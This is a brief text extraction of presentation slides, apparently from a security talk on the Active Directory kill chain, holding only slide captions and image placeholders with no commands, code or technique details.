


- AD environments can be way more complex than that... Think about all the services it provides



➤ Great attack landscape


The real Goal!



Active directory kill chain

Broad landscape of attacks


► Focus of this talk



Active directory kill chain

Broad landscape of attacks


- Focus of this talk





Phase 1

